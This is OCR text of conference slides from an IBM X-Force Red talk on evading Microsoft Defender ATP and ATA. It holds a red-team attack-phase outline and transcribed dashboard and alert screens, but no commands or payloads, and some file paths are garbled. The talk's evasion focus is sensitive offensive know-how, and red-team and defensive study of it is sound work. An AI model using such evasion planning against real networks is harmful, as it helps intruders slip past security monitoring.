Red Team Techniques for Evading, Bypassing, and Disabling MS Advanced Threat Protection and Advanced Threat Analytics

IBM X-Force Red


black hat®
EUROPE 2017

Whoami

- @retBandit
- Red Teaming Ops Lead, IBM X-Force Red
- Part of CREST (crest-approved.org)
- I like mountain biking, drones, and beer
- Canadian, sorry not sorry

Why ATA and ATP?

TTP



External Recon

Passive Information Gathering
Active Information Gathering
Port Scanning
Service Enumeration
Network/App Vuln Identification

Gain a Foothold

Exploit Vulnerabilities
Spear Phishing
Social Engineering
Malicious USB Media
Wireless
Physical

Host Recon

Host Recon
Host Controls/Logging Recon
Host Controls Bypass
Tools Transfer
Short-Term Persistence
Host Privilege Escalation
Credential Theft

Internal Recon


Network Recon
Domain Recon
Asset Recon
Admin Recon
Network Security Recon

Lateral Movement

Evade Network Security Controls
Lateral Movement
Network Exploitation
Elevate Network Privileges

Dominance

Gain Domain Admin
Gain Asset Admin
Sensitive Asset Access
Exfill Sensitive Data
Long-Term Persistence



Active alerts 180 days

High	2
Medium	18
Low	2
Informational	127

High value assets [4] Servers [6] All alerts [24]

02.13.2017	Abnormal code execution was contained within App Guard	Low
02.10.2017	Windows Defender AV detected an active 'CVE-2014-4114'..	Medium
02.07.2017	Code integrity tampering was detected	Medium
02.07.2017	Device Guard blocked an executable from running	Informational

Top machines at risk machines list

6	cont-jonathanw	Windows 10 client	*high value asset*	1	5	0
5	cont-jayhardee	Windows 10 client		0	4	1
1	cont-evamacias	Linux	*high value asset*	0	1	0
1	cont-cleogarza	Windows server 2012		0	0	1

Top users at risk users list

10	contoso\jonathan.wolcott	Sales	*elevated privileges*	1	8	1
1	contoso\eva.macias	Finance	*elevated privileges*	0	1	0
1	contoso\cleo.garza	Security		0	0	1

Active alerts trend ...

Protected machines ...

Machines reporting Monthly | Daily


Service health ...


Release 3 (October 17th)

Defender “brand” expanded to include:

- *Windows Defender* Antivirus
- *Windows Defender* Advanced Threat Protection
- *Windows Defender....* **Exploit Guard**
- *...* **Application Guard**
- *...* **Device Guard**
- *...* **Credential Guard**
- More OS

Source: https://blogs.windows.com/business/2017/06/27/announcing-end-end-security-features-windows-10/


Informational
...
Resolved alerts
01/31
02/06
02/13
Protected machines
...
127
Detections by source
SmartScreens [31]
ExploitGuard [23]
Firewall [2]
AntiVirus [65]
DeviceGuard [6]
Machines
50
0
12/24
01/31
02/06
02/13
Monthly | Daily
Reporting by health state
Misconfigured
Inactive
Tampered
Isolated
Service health
...
Device Guard
Firewall
Credential Guard
Device Control
Exploit Guard
Antivirus



Communication to a malicious network destination (#17386)

Alert Received

Windows Defender ATP

Communication to a malicious network destination

+ 4 correlated alerts

Endpoints (2)

- cont-denamarks
  - contoso\dena.marks
- cont-jacobgall
  - contoso\jacob.gall

Data Sources (1)

WDATP Graph-API

Remediation Sources (2)

Windows Firewall

Windows Defender Antivirus

Entities Analyzed (3174)

- 2257 Files
  2 Remediated
- 84 Processes
  2 Remediated
- 281 Services
- 542 Drivers
- 10 IP Addresses
  1 Remediated

Found Threat Types

Trojan Heuristic

Waited For User Approval

Waited for **36 Seconds**

Result

Fully Remediated

2 2 1

Result

Fully Remediated

The malicious entities uncovered during the investigation have been successfully remediat

2 Files were quarantined

$r6bq1c4.exe | c:\$recycle.bin\s-1-5-21-16971 5450-2076875350-1481720747-500\$r6bq1c4 xe

Threat Type	Heuristic
Endpoint	cont-denamarks

pcanyweeer.exe | c:\users\bingo\desktop\pca weeer.exe

Threat Type	Trojan
Endpoint	cont-jacobgall

2 Processes were terminated

$r6bq1c4.exe | c:\$recycle.bin\s-1-5-21-16971 5450-2076875350-1481720747-500\$r6bq1c4 xe

Threat Type	Heuristic
Endpoint	cont-denamarks

pcanyweeer.exe | c:\users\bingo\desktop\pca weeer.exe


Threat Type	Trojan
Endpoint	cont-jacobgall

1 Connection was blocked

34.24.111.42

Gaining a Foothold

Gaining a Foothold w/ Out Of The Box PS Payloads



Suspicious Powershell commandline
Suspicious Powershell commandline
Manage

Severity: Medium

Category: Suspicious Activity

Detection source: Windows Defender ATP

